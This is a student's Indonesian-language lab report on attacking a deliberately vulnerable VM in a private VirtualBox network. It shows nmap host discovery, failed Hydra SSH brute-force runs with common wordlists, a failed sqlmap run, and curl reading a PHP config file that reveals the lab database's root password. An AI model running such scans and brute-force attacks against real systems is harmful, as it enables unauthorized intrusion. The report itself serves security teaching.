
KEAMANAN JARINGAN


Disusun Oleh :
Veha Ramadhan D (3122640047)

KELAS D4 LJ IT B
JURUSAN D4 TEKNIK INFORMATIKA
DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
2023


- 

Kita akan buat satu network didalam virtualbox diluar network fisik komputer kita

1. Pilih NAT Network
2. Buat NAT baru
3. Setup IP network




- Buka Network Manager




Set Virtual Machine biar ikut NatNetwork (termasuk kali dan skenario_serangan)

- Jalankan kedua VM



- cek ip address kali



Didapat ternyata kali dapet IP 192.168.58.4 artinya alamat network virtualbox di 192.168.58.0
Berarti vm skenario_serangan IP nya juga 192.168.58.x

- Cari semua IP di jaringan

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.58.4/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 07:09 EDT
Nmap scan report for 192.168.58.1
Host is up (0.0016s latency).
Nmap scan report for 192.168.58.4
Host is up (0.00045s latency).
Nmap scan report for 192.168.58.5
Host is up (0.00072s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.94 seconds
```

1. gunakan perintah *nmap -sP* untuk me-list semua IP
2. karena alamat kali di 192.168.58.4 berarti kemungkinan besar Skenario_Serangan ada di 192.168.58.5

Selanjutnya saya menggunakan bruteforce dengan file fasttrack.txt

```
┌──(kali㉿kali)-[~]
└─$ hydra -L username.txt -P /usr/share/wordlists/fasttrack.txt 192.168.58.5
ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-02 07:
39:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:22
2), ~14 tries per task
[DATA] attacking ssh://192.168.58.5:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 46 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-02 07:
40:50
```

Maka hasilnya masih nihil

Saya coba kembali menggunakan rockyou.txt

```
┌──(kali㉿kali)-[~]
└─$ hydra -L username.txt -P /usr/share/wordlists/rockyou.txt.gz 192.168.58.5
 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-02 07:
46:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.58.5:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 14344223 to do in 1328:11h, 1
6 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 14344002 to do in 1788:32h, 1
6 active
[STATUS] 117.14 tries/min, 820 tries in 00:07h, 14343583 to do in 2040:46h, 1
6 active
```

Maka hasil yang muncul adalah total 2000 jam pada kali ini. Maka dari itu saya putuskan untuk menghentikan karena tidak memungkinkan

Saya coba untuk melakukan sqlmap namun error dikarenakan tidak bisa mengakses index.php nya

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://192.168.58.5/lib/koneksi.php --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6#stable}
|_ -| . ['] |     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:15:12 /2023-06-01/

[04:15:12] [INFO] testing connection to the target URL
[04:15:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:15:12] [INFO] testing if the target URL content is stable
[04:15:12] [INFO] target URL content is stable
[04:15:12] [CRITICAL] no parameter(s) found for testing in the provided data
(e.g. GET parameter 'id' in 'www.site.com/index.php?id=1')
[04:15:12] [WARNING] your sqlmap version is outdated
```

Namun pada kali ini saya bisa membuka file index.phpnya

```
kali@kali: ~
File  Actions  Edit  View  Help
<div id="header">
<img src="img/banner.png" width="979" height="150"/>
</div>
<div id="menu">
<p><?php include("menu.php"); ?></p>
</div>
<p>
</p>
<div id="content">
<div id="kiri">
<?php include("konten.php"); ?>
</div>
<p>
<div id="kanan">
<?php include("sidebar.php"); ?>
</div>
</p>
</div>
<div align="center">
<p>
<font color="white">Copyright © 2019 VULNWEB OFFICIAL. Powered by SDMSerbaGun
a       </font>
</p>
</div>
</body>
</html>
```

Saya juga bisa membuka file koneksi.phpnya

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.58.5/lib/koneksi.php
<?php
error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
$server="localhost";
$user="root";
$password="SDM5312b4gun@";
$database="vulnweb";
$connection = mysqli_connect("$server","$user","$password","$database");
?>
```